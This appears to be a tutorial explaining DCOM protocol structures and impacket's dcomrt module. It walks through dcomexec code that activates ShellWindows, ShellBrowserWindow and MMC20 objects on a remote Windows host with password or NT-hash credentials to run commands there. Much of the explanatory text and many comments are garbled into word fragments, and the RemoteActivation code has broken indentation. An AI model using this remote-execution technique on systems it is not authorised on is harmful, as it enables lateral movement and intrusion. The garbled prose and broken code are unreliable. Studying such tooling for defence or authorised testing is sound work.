DllMainDLL entryinLoadLibraryFreeLibrary
regsvr32 ComTest_Server.dll
COM group COM CoCreateInstance CLSID obtains COM groupobjectreturns IID_IUnknown QueryInterface IID obtainsmethodQueryInterface OUT returnstheobject

```

```

CoInitialize(NULL); // COM
// ...
IUnknown *pUnk = NULL;
IObject *pObj = NULL;
// groupobjectCLSID_XXX as COM group GUIDclass idreturns IID_IUnknown
HRESULT hr = CoCreateInstance(CLSID_XXX, NULL, CLSCTX_INPROC_SERVER, NULL, IID_IUnknown, (void **)&pUnk);
if (S_OK == hr)
{
    // obtainsIID_XXX asgroup GUIDinterface id
    hr = pUnk->QueryInterface(IID_XXX, (void **)&pObj);
    if (S_OK == hr)
    {
        // method
        pObj->DoXXX();
    }
    // releasesgroupobject
    pUnk->Release();
}
// ...
// releases COM
CoUninitialize();

```

```

DCOM
object
MIDL
MIDL C++ group
in COM objector

thenIUnknown::QueryInterfacemethod
thenIUnknown::AddRefIUnknown::Releasemethod
method

or
CreateInstanceLockServermethod
ifIDispatch
ifor

```

- context: properties of an execution environment, or an association representing resources with a set of messages exchanged between client and server
- context identifier: the GUID identifying a context
- Dynamic endpoint: a network-specific server address requested and assigned at run time
- endpoint: the network-specific address of an RPC server process used for remote procedure calls. The actual name and type depend on the RPC protocol sequence in use — e.g. for RPC over TCP (ncacn_ip_tcp) the endpoint may be TCP port 1025; for RPC over SMB (ncacn_np), the name of a named pipe
- SPN: the name a client uses to identify a service for mutual authentication. An SPN has two or three slash-separated parts: service class, host name and (optionally) service name. For example "ldap/dc-01.fabrikam.com/fabrikam.com" is a three-part SPN — "ldap" is the service class, "dc-01.fabrikam.com" the host name, "fabrikam.com" the service name.
- envoy context: the context marshaled back to the client as a result of obtaining an object reference
- interface: the specification in a COM server describing how a class's methods are accessed
- IDL: Interface Definition Language, the syntax describing interfaces
- IID: the GUID identifying an interface
- object: in the [DCOM] protocol, an entity implementing one or more Object Remote Protocol (ORPC) interfaces, uniquely identified within an object exporter's scope by an object identifier (OID)
- IRemUnknown interface: an ORPC interface with methods to invoke QueryInterface, AddRef and Release on remote objects.
- IRemUnknown2 interface: an ORPC interface extending IRemUnknown.
- object exporter: the container of objects. Every object exporter instance must create an IPID entry for its IRemUnknown interface — and, if at COMVERSION 5.6 or higher, for IRemUnknown2 as well. It must create the IPID entries as follows:
 - allocate an IPID and set it in the IPID entry.
 - set the entry's IID to the IID of IRemUnknown or IRemUnknown2.

- instruct RPC to listen on IRemUnknown or IRemUnknown2, as specified in [C706] section 3.1.20 (rpc_server_register_if).
- set the entry's object pointer to the exporter's object implementing IRemUnknown / IRemUnknown2.
- set the entry's OID and OXID to the values obtained from the resolver.
- add the IPID entry to the IPID table.
- object class: in the DCOM protocol, a class of objects identified by a CLSID whose members are obtained via activation. An object class is usually associated with a set of common interfaces implemented by all its objects

inCOMcontainingmethodobjectorCOMObjectCOMObject

- object exporter ID (OXID): a 64-bit number uniquely identifying an object exporter within an object server
- OXID resolution: the process of obtaining the RPC binding information needed to communicate with an object exporter. The object resolver service implements the following RPC interfaces:
- IObjectExporter methods.
- IActivation: methods for creating objects and class factories.
- IRemoteSCMAActivator: further methods for creating objects and class factories.
- object identifier (OID): the unique 64-bit number identifying an object

On the Internet or intranet, ORPC still uses standard RPC packets, with DCOM-specific additions — the interface pointer identifier (IPID), version information and extensions — carried as extra call/return parameters; the IPID identifies a specific interface of a specific object on the remote machine handling the call. DCOM clients must periodically ping remote objects to keep the connection alive.

- IPID (interface pointer identifier) table:


An IPID identifies one specific interface (interface pointer) on one specific object instance within one process.

A table of object interface entries keyed by IPID. Each entry must contain:

- the interface's IPID.
- the interface's IID.
- the object's OID.
- the object exporter's OXID.
- the public reference count of the object reference.
- the private reference count of the object reference.
- OXID table: entries for the object exporters known to the client, keyed by OXID. Each entry must contain:
 - the object exporter's OXID.
 - the object exporter's RPC binding information.
 - the IPID of the object exporter's IRemUnknown interface.
 - the object exporter's authentication-level hint.
- OID table: entries for objects known to the client, keyed by OID. Each entry must contain:
 - the object's OID.
 - the list of IPIDs of the object's interfaces.
 - the object exporter's OXID.
 - the implementation-defined hash of the STRINGBINDING of the saResAddr field contained in the STDOBJREF.
- a Boolean garbage-collection flag that must be True if the object participates in ping; see the SORF_NOPING flag in section 2.2.18.2.
- Resolver table: entries for object resolvers known to the client, keyed by STRINGBINDING hash. Each entry must contain:
 - a STRINGBINDING hash.
 - the object resolver's DUALSTRINGARRAY.
 - the SETID containing the object resolver's ping set identifier.
 - the object resolver's RPC binding information.
- SETID table: entries for ping sets referenced by the client, keyed by SETID. Each entry must contain:
 - the ping set's SETID.
 - the list of OIDs in the ping set.
 - a sequence number
- Object reference: in the DCOM protocol, a reference to an object, represented on the wire as an OBJREF. It allows the object to be reached by entities outside the object's own object exporter.

- OBJREF: the marshaled form of an object reference.

```
onobjectobjectgrouponclienton flagobjectIIDobjectinformation OBJREF clientclientobjectgroup OBJREF containingininformation OXIDOXID client OBJREF COM
groupasclientininonmethodstubserverobject
```



- OXID resolution:
 - It stores the RPC string bindings needed to connect to remote objects and hands them to local clients.
 - It sends ping messages to remote objects for which the local machine still holds client references, and receives pings for objects running on the local machine.
- This duty of the OXID resolver underpins COM garbage collection.

6.2 dcomrt.py — DCOM Runtime (DCOMConnection / INTERFACE / IActivation)

With the groundwork laid, on to the dcomrt module: the file opens with the CLSID constants of common DCOM classes and the error-handling functions, followed by the data structures and flag values used in DCOM communication (the ORPC protocol).

Next come the context handle class and the DCOM protocol version class:

```
class handle_t(NDRSTRUCT):
    .....
class COMVERSION(NDRSTRUCT):
    .....
class PCOMVERSION(NDRPOINTER):
    .....
```

Then the structures for binary large objects (BLOBs), data encoding, activation, OXID resolution and remote-object creation:

```
class ORPC_EXTENT(NDRSTRUCT):
    ....
class BYTE_ARRAY(NDRUniConformantArray):
    ....
class OBJREF(NDRSTRUCT):
    ....
```

Then the DCOM connection class, with which you establish the DCOM connection, create remote objects, and ping the server:

```
class DCOMConnection:
    """
    This class represents a DCOM Connection. It is in charge of establishing the
    DCE connection against the portmap, and then launch a thread that will be
    pinging the objects created against the target.
    In theory, there should be a single instance of this class for every target
    """
    PINGTIMER = None
    OID_ADD = {}
    OID_DEL = {}
    OID_SET = {}
    PORTMAPS = {}

    def __init__(self, target, username='', password='', domain='', lmhash='', nthash='', aesKey='', TGT=None, TGS=None,
        authLevel=RPC_C_AUTHN_LEVEL_PKT_PRIVACY, oxidResolver=False, doKerberos=False, kdcHost=None):
        self.__target = target
        self.__userName = username
        self.__password = password
        self.__domain = domain
        self.__lmhash = lmhash
        self.__nthash = nthash
        self.__aesKey = aesKey
        self.__TGT = TGT
        self.__TGS = TGS
        self.__authLevel = authLevel
        self.__portmap = None
        self.__oxidResolver = oxidResolver
        self.__doKerberos = doKerberos
        self.__kdcHost = kdcHost
        self.initConnection()
        .....
    def pingServer(cls):
        .....
    def CoCreateInstanceEx(self, clsid, iid):
        .....
```

The ORPCTHIS instance class.

The ORPCTHIS structure is the first (implicit) parameter sent in ORPC request PDUs, used to carry ORPC extension data to the server; it is also sent as an explicit parameter in activation RPC requests.

```
typedef struct tagORPCTHIS {
    CONVERSION version;
    unsigned long flags;
    unsigned long reserved1;
    CID cid;
    [unique] ORPC_EXTENT_ARRAY* extensions;
} ORPCTHIS;
```

ORPCTHIS is mainly used to build the RPC activation request:

```
classInstance = CLASS_INSTANCE(ORPcthis, stringBindings)
return IRemUnknown2(INTERFACE(classInstance, b''.join(resp['ppInterfaceData'])[0]['abData']),
    ipidRemUnknown, target=self.__portmap.get_rpc_transport().getRemoteHost())
```

The INTERFACE class.

Initializes the parameters required for interface communication:

```
if interfaceInstance is not None:
    self.__target = interfaceInstance.get_target()
    self.__iPid = interfaceInstance.get_iPid()
    self.__oid = interfaceInstance.get_oid()
    self.__oxid = interfaceInstance.get_oxid()
    self.__cinstance = interfaceInstance.get_cinstance()
    self.__objRef = interfaceInstance.get_objRef()
    self.__ipidRemUnknown = interfaceInstance.get_ipidRemUnknown()
```

The process_interface function handles the marshaled form of the object-reference packet.

The connect function's logic:

- If connection information is already stored, it reuses the current thread's connection for that target/OXID and binds the remote RPC interface for the requested iid via alter_ctx;
- If no oxid connection exists, it parses the binding address, binds the interface through the DCERPC factory class to establish a TCP connection, sets the credentials and Kerberos information, and stores the connection.

```
def connect(self, iid = None):
    if (self.__target in INTERFACE.CONNECTIONS) is True:
        if current_thread().name in INTERFACE.CONNECTIONS[self.__target] and \
            (self.__oxid in INTERFACE.CONNECTIONS[self.__target][current_thread().name]) is True:
            dce = INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['dce']
            currentBinding = INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['currentBinding']
            if currentBinding == iid:
                # We don't need to alter_ctx
                pass
            else:
                newDce = dce.alter_ctx(iid)
                INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['dce'] = newDce
                INTERFACE.CONNECTIONS[self.__target][current_thread().name][self.__oxid]['currentBinding'] = iid
        else:
            stringBindings = self.get_cinstance().get_string_bindings()
            # No OXID present, we should create a new connection and store it
            stringBinding = None
            isTargetFQDN = self.is_fqdn()
            .....
            .....
            if binding.upper().find(self.get_target().upper()) >= 0:
                stringBinding = 'ncacn_ip_tcp:' + strBinding['aNetworkAddr'][:-1]
                .....
```

The IRemUnknown remote-unknown interface class.

Implements three methods: RemQueryInterface (query interfaces by IPID), RemAddRef and RemRelease.

The IObjectExporter class.

Implements the ObjectExporter — resolving OXID, pinging and checking ServerAlive:

```
def ResolveOxid(self, pOxid, arRequestedProtseqs):
    ....
def SimplePing(self, setId):
    ....
def ServerAlive(self):
    ....
```

The IActivation activation class.

IActivation is the RPC interface (not a COM interface; older literature calls it IRemoteActivation) exposed by the Service Control Manager (SCM). The SCM runs on every machine as RPCSS.EXE. IActivation has a single method, RemoteActivation:

```
error_status_t RemoteActivation(
    [in] handle_t hRpc,
    [in] ORPCTHIS* ORPCThis,
    [out] ORPCTHAT* ORPCThat,
    [in] GUID* CLsid,
    [in, string, unique] wchar_t* pwszObjectName,
    [in, unique] MInterfacePointer* pObjectStorage,
    [in] DWORD ClientImplLevel,
    [in] DWORD Mode,
    [in, range(1, MAX_REQUESTED_INTERFACES)]
        DWORD Interfaces,
    [in, unique, size_is(Interfaces)]
        IID* pIIDs,
    [in, range(0, MAX_REQUESTED_PROTSEQS)]
        unsigned short cRequestedProtseqs,
    [in, size_is(cRequestedProtseqs)]
        unsigned short aRequestedProtseqs[],
    [out] OXID* pOxid,
    [out] DUALSTRINGARRAY** pPdsaOxidBindings,
    [out] IPID* pIpidRemUnknown,
    [out] DWORD* pAuthnHint,
    [out] COMVERSION* pServerVersion,
    [out] HRESULT* pPhr,
    [out, size_is(Interfaces), disable_consistency_check]
        MInterfacePointer** ppInterfaceData,
    [out, size_is(Interfaces), disable_consistency_check]
        HRESULT* pResults
);
```

It is designed to activate COM objects on remote machines — a very powerful capability that plain RPC does not provide. Through it, the SCM on one machine contacts the SCM on another and asks it to activate an object: the client machine's SCM calls the server SCM's IRemoteActivation::RemoteActivation, asking it to activate the object identified by the CLSID (the method's fourth parameter). RemoteActivation returns a marshaled interface pointer to the activated object plus two special values: the interface pointer identifier (IPID) and the object exporter identifier (OXID). Every supported network protocol has a well-known SCM port, each identifying a virtual communication channel based on that protocol. Classic DCOM texts record port 1066 for TCP/UDP and \pipe\mypipe for named pipes; on modern Windows, RPC endpoints are actually resolved dynamically by the endpoint mapper (TCP 135). The protocols commonly used by the SCM follow.

Constant/value	Description
ncacn_nb_tcp Connection-oriented NetBIOS over Transmission Control Protocol (TCP)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_nb_ipx Connection-oriented NetBIOS over Internet Packet Exchange (IPX)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_nb_nb Connection-oriented NetBIOS Enhanced User Interface (NetBEUI)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_ip_tcp Connection-oriented Transmission Control Protocol/Internet Protocol (TCP/IP)	Client only: MS-DOS, Windows 3.x, and Apple Macintosh Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_np Connection-oriented named pipes	Client only: MS-DOS, Windows 3.x, Windows 95 Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_spx Connection-oriented Sequenced Packet Exchange (SPX)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95
ncacn_dnet_nsp Connection-oriented DECnet transport	Client only: MS-DOS, Windows 3.x
ncacn_at_dsp Connection-oriented AppleTalk DSP	Client: Apple Macintosh Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncacn_vns_spp Connection-oriented Vines scalable parallel processing (SPP) transport	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_ip_udp Datagram (connectionless) User Datagram Protocol/Internet Protocol (UDP/IP)	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_ipx Datagram (connectionless) IPX	Client only: MS-DOS, Windows 3.x Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT
ncadg_mq Datagram (connectionless) over the Microsoft Message Queue Server (MSMQ)	Client only: Windows Me/98/95 Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT Server 4.0 with SP3 and later
ncacn_http Connection-oriented TCP/IP using Microsoft Internet Information Server as HTTP proxy	Client only: Windows Me/98/95 Client and Server: Windows Server 2003, Windows XP, Windows 2000
ncalrpc Local procedure call	Client and Server: Windows Server 2003, Windows XP, Windows 2000, Windows NT, Windows Me, Windows 98, Windows 95

The function's implementation and parameters:

```

def RemoteActivation(self, clsId, iid):
    # Only supports one interface at a time
    self.__portmap.bind(IID_IActivation)
ORPCThis = ORPCTHIS() # ORPCTHIS mustas null
ORPCThis['cid'] = generate()
ORPCThis['extensions'] = NULL
ORPCThis['flags'] = 1

    request = RemoteActivation()
request['Clsid'] = clsId # specifiedobject CLSID
request['pwszObjectName'] = NULL # used forobject
request['pObjectStorage'] = NULL # used forobject objref
request['ClientImpLevel'] = 2 # theinis
request['Mode'] = 0 # as 0xFFFFFFFFthenas 0
request['Interfaces'] = 1 # pIID

    _iid = IID()
    _iid['Data'] = iid

request['pIIDs'].append(_iid) # objecton id group
request['cRequestedProtseqs'] = 1 # aRequestedProtseqs mustin 1 MAX_REQUESTED_PROTSEQS
request['aRequestedProtseqs'].append(7) # client RPC

    resp = self.__portmap.request(request)

    # Now let's parse the answer and build an Interface instance

ipidRemUnknown = resp['pipidRemUnknown'] # object output IRemUnknown IPID

Oxids = b''.join(pack('<H', x) for x in resp['ppdsaOxidBindings']['aStringArray']) # object exporter OXID
strBindings = Oxids[:resp['ppdsaOxidBindings']['wSecurityOffset']*2]
securityBindings = Oxids[resp['ppdsaOxidBindings']['wSecurityOffset']*2:]

done = False
stringBindings = list()
while not done:
    if strBindings[0:1] == b'\x00' and strBindings[1:2] == b'\x00':
        done = True
    else:
binding = STRINGBINDING(strBindings) # object outputwithnotas NULLcontaining
        stringBindings.append(binding)
        strBindings = strBindings[len(binding):]

done = False
while not done:
    if len(securityBindings) < 2:
        done = True
    elif securityBindings[0:1] == b'\x00' and securityBindings[1:2] == b'\x00':
        done = True
    else:
        secBinding = SECURITYBINDING(securityBindings)
        securityBindings = securityBindings[len(secBinding):]

classInstance = CLASS_INSTANCE(ORPCThis, stringBindings)
return IRemUnknown2(INTERFACE(classInstance, b''.join(resp['ppInterfaceData'])[0]['abData']), ipidRemUnknown,
                    target=self.__portmap.get_rpc_transport().getRemoteHost())

```

The IRemoteSCMActivator remote-SCM activation class.

Implements RemoteGetClassObject and RemoteCreateInstance.

Clients use RemoteGetClassObject (Opnum 3) to create an object reference to a class factory object.

```

HRESULT RemoteGetClassObject(
    [in] handle_t rpc,
    [in] ORPCTHIS* orpcthis,
    [out] ORPCTHAT* orpcthat,
    [in, unique] MInterfacePointer* pActProperties,
    [out] MInterfacePointer** ppActProperties
);

```

Clients use RemoteCreateInstance (Opnum 4) to create an object reference to an actual object.

```

HRESULT RemoteCreateInstance(
    [in] handle_t rpc,
    [in] ORPCTHIS* orpcthis,
    [out] ORPCTHAT* orpcthat,
    [in, unique] MInterfacePointer* pUnkOuter,
    [in, unique] MInterfacePointer* pActProperties,
    [out] MInterfacePointer** ppActProperties
);

```

MInterfacePointer is an NDR encapsulated structure:

```
typedef struct tagMInterfacePointer {
    unsigned long ulCntData;
    [size_is(ulCntData)] byte abData[];
} MInterfacePointer;
```

ulCntData: must specify the size of *abData* in bytes.

Because impacket's WMI functionality rides on DCOM, dcomrt is used mainly to establish the DCOM connection in wmiquery, wmiexec and dcomexec.

Afterwards COM components such as ShellWindows / ShellBrowserWindow are invoked for command execution and shells:

```
# eg. examples/dcomexec.py
from impacket.dcerpc.v5.dcomrt import DCOMConnection, COMVERSION
.....
dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
    self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdchost=self.__kdchost)

try:
    dispParams = DISPPARAMS(None, False)
    dispParams['rgvarg'] = NULL
    dispParams['rgdispidNamedArgs'] = NULL
    dispParams['cArgs'] = 0
    dispParams['cNamedArgs'] = 0


    if self.__dcomObject == 'ShellWindows':
        # ShellWindows CLSID (Windows 7, Windows 10, Windows Server 2012R2)
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('9BA05972-F6A8-11CF-A442-00A0C90A8F39'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Item',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_METHOD, dispParams, 0, [], [])
        iItem = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
        resp = iItem.GetIDsOfNames(('Document',))
        resp = iItem.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = None
    elif self.__dcomObject == 'ShellBrowserWindow':
        # ShellBrowserWindow CLSID (Windows 10, Windows Server 2012R2)
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('C08AFD90-F2A1-11D1-8455-00A0C91F3880'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Document',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
    elif self.__dcomObject == 'MMC20':
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('49B2791A-B1AE-4C90-9B8E-E860BA07F889'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Document',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
    else:
        logging.fatal('Invalid object %s' % self.__dcomObject)
        return
```

6.3 dcom submodules


6.3.1 [MS-OAUT] oaut.py

OLE Automation is part of Microsoft's OLE 2.0 architecture. With it, an application — whatever language it is written in — can expose properties and methods on OLE Automation objects, which other applications (e.g. SQL Server or Microsoft Exchange) can use to integrate those objects. The application exposing the properties and methods is the OLE Automation server (or object); the application accessing them is the OLE Automation controller. For example, MSSQL can enable OLE Automation Procedures via `sp_configure` and instantiate OLE Automation objects inside Transact-SQL batches. An OLE Automation server is a COM component (object) implementing the OLE IDispatch interface; the controller is a COM client communicating through IDispatch. COM is the foundation of OLE.

The core of OLE Automation is IDispatch; the call flow:



IDispatch::GetIDsOfNames responds with the DISPID of the method you want to invoke; if you already know the id you can invoke directly:



Common interface ids follow:

Constant/Value	Description
CLSID_RecordInfo{0000002F-0000-0000-C000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of RecordInfoData (see section 2.2.31).
IID_IRecordInfo{0000002F-0000-0000-C000-000000000046}	Value of the IID field of the pRecInfo OBJREF structure (see 2.2.28.2.1).
IID_IDispatch{00020400-0000-0000-C000-000000000046}	The GUID associated with the IDispatch interface (see section 3.1).
IID_ITypeComp{00020403-0000-0000-C000-000000000046}	GUID associated with the ITypeComp interface (see section 3.5).
IID_ITypeInfo{00020401-0000-0000-C000-000000000046}	GUID associated with the ITypeInfo interface (see section 3.7).
IID_ITypeInfo2{00020412-0000-0000-C000-000000000046}	GUID associated with the ITypeInfo2 interface (see section 3.9).
IID_ITypeLib{00020402-0000-0000-C000-000000000046}	GUID associated with the ITypeLib interface (see section 3.11).
IID_ITypeLib2{00020411-0000-0000-C000-000000000046}	GUID associated with the ITypeLib2 interface (see section 3.13).
IID_IUnknown{00000000-0000-0000-C000-000000000046}	GUID associated with the IUnknown interface.
IID_IEnumVARIANT{00020404-0000-0000-C000-000000000046}	GUID associated with the IEnumVARIANT interface (see section 3.3).
IID_NULL{00000000-0000-0000-0000-000000000000}	GUID identifying the NULL value (as specified in [C706] section A1 nil UUID).

The methods implemented by the IDispatch class in the module:

```

GetTypeInfoCount serverinformation
GetTypeInfo serverinformation
GetIDsOfNames namemethodornamenamegroupnamegroupDISPIDused forIDispatch::Invoke
Invoke servermethod

HRESULT GetIDsOfNames(
    [in] REFIID riid,
    must IID_NULL
    [in, size_is(cNames)] LPOLESTR* rgpszNames
    mustgroupgroupmustspecifiedservermethodornamemustcontainingspecifiedmethodorallnamemustnot
    [in, range(0,16384)] UINT cNames,
    mustnamemust 0 16384
    [in] LCID lcid,
    mustnamedomainsets ID
    [out, size_is(cNames)] DISPID* rgDispId
    mustserver DISPID group DISPID rgpszNamesname
    ifsetsas 0thenthemethod
    ifsetsas 1 HRESULT DWORD withnotthen
    ifsetsas 1 HRESULT DWORD withthen
);

HRESULT Invoke(
    [in] DISPID dispIdMember, mustmethodorDISPID
    [in] REFIID riid, must IID_NULL
    [in] LCID lcid, mustserverdomainsets ID
    [in] DWORD dwFlags, mustspecifiedgroup
    [in] DISPPARAMS* pDispParams,
    must methodDISPPARAMS mustpDispParams->rgvarggroupByref mustinthisgroupas VT_EMPTY asinrgVarRef
    [out] VARIANT* pVarResult, paddingmethodor VARIANT
    [out] EXCEPINFO* pExcepInfo, ifthenotasreturnsas DISP_E_EXCEPTIONthenthemustserverpaddingthenmustasscode wCodespecified 0 mustin
    [out] UINT* pArgErr, ifthisnotasreturnsas DISP_E_TYPEMISMATCH or DISP_E_PARAMNOTFOUNDthenthismust pDispParams->rgvarg thenmustthe
    [in] UINT cVarRef, mustpDispParams byref
    [in, size_is(cVarRef)] UINT* rgVarRefIdx, mustcontaining cVarRef pDispParams->rgvarg as VT_EMPTY byref
    [in, out, size_is(cVarRef)] VARIANT* rgVarRef mustcontainingclientinsets byref andreturnsserversetsthisgroupmust byref ingroup
);
  
```

Value	Meaning
DISPATCH_METHOD 0x00000001	The member is invoked as a method.
DISPATCH_PROPERTYGET 0x00000002	The member is retrieved as a property or data member.
DISPATCH_PROPERTYPUT 0x00000004	The member is changed as a property or data member.
DISPATCH_PROPERTYPUTREF 0x00000008	The member is changed by reference assignment rather than value assignment. Valid only when the property accepts a reference to an object .
DISPATCH_zeroVarResult 0x00020000	Specifies that the client is not interested in the actual pVarResult [out] parameter. On return, <i>pVarResult</i> must point to a VT_EMPTY variant with all reserved fields zero.
DISPATCH_zeroExcepInfo 0x00040000	Specifies that the client is not interested in the actual pExcepInfo [out] parameter. On return, <i>pExcepInfo</i> must point to an EXCEPINFO with all scalar fields zero and all BSTR fields NULL.
DISPATCH_zeroArgErr 0x00080000	Specifies that the client is not interested in the actual pArgErr [out] parameter. On return, <i>pArgErr</i> must be set to 0.

The core methods are Invoke and GetIDsOfNames:

```
def GetIDsOfNames(self, rgpszNames, lcid = 0):
    request = IDispatch_GetIDsOfNames()
    request['riid'] = IID_NULL
    for name in rgpszNames:
        tmpName = LPOLESTR()
        tmpName['Data'] = checkNullString(name)
        request['rgszNames'].append(tmpName)
    request['cNames'] = len(rgszNames)
    request['lcid'] = lcid
    resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
    IDs = list()
    for id in resp['rgDispId']:
        IDs.append(id)

    return IDs

def Invoke(self, dispIdMember, lcid, dwFlags, pDispParams, cVarRef, rgVarRefIdx, rgVarRef):
    request = IDispatch_Invoke()
    request['dispIdMember'] = dispIdMember
    request['riid'] = IID_NULL
    request['lcid'] = lcid
    request['dwFlags'] = dwFlags
    request['pDispParams'] = pDispParams
    request['cVarRef'] = cVarRef
    request['rgVarRefIdx'] = rgVarRefIdx
    request['rgVarRef'] = rgVarRef
    resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
    return resp
```

The dcomexec ShellWindows invocation uses Invoke:

```

class DCOMEXEC:
    .....
    def getInterface(self, interface, resp):
        # Now let's parse the answer and build an Interface instance
        objRefType = OBJREF(b''.join(resp))['flags']
        objRef = None
        if objRefType == FLAGS_OBJREF_CUSTOM:
            objRef = OBJREF_CUSTOM(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_HANDLER:
            objRef = OBJREF_HANDLER(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_STANDARD:
            objRef = OBJREF_STANDARD(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_EXTENDED:
            objRef = OBJREF_EXTENDED(b''.join(resp))
        else:
            logging.error("Unknown OBJREF Type! 0x%x" % objRefType)

        return IRemUnknown2(
            INTERFACE(interface.get_cinstance(), None, interface.get_ipidRemUnknown(), objRef['std']['ipid'],
                oxid=objRef['std']['oxid'], oid=objRef['std']['oxid'],
                target=interface.get_target())

    def run(self, addr, silentCommand=False):
        .....
        # (1) Establish the DCOM connection (EPM resolution, SCM activation and OXID resolution happen inside)
        dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
            self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdHost=self.__kdHost)

        try:
            dispParams = DISPPARAMS(None, False) # the generic parameter container for Invoke
            .....

            if self.__dcomObject == 'ShellWindows':
                # (2) Activate the DCOM component by CLSID; CoCreateInstanceEx returns the default IDispatch interface
                # ShellWindows CLSID (Windows 7, Windows 10, Windows Server 2012R2)
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('9BA05972-F6A8-11CF-A442-00A0C90A8F39'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                # (3) GetIDsOfNames: method/property name -> DISPID; Invoke: call by DISPID
                resp = iMMC.GetIDsOfNames(('Item',))
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_METHOD, dispParams, 0, [], [])
                # (4) The property returns a marshaled interface pointer; getInterface unpacks the OBJREF into a new interface
                iItem = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
                resp = iItem.GetIDsOfNames(('Document',))
                resp = iItem.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
                pQuit = None
            elif self.__dcomObject == 'ShellBrowserWindow':
                # ShellBrowserWindow CLSID (Windows 10, Windows Server 2012R2)
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('C08AFD90-F2A1-11D1-8455-00A0C91F3880'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Document',))
                resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
                pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
            elif self.__dcomObject == 'MMC20':
                .....

            iDocument = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))

            if self.__dcomObject == 'MMC20':
                # (5) MMC20: Document.ActiveView.ExecuteShellCommand(...) runs the command
                resp = iDocument.GetIDsOfNames(('ActiveView',))
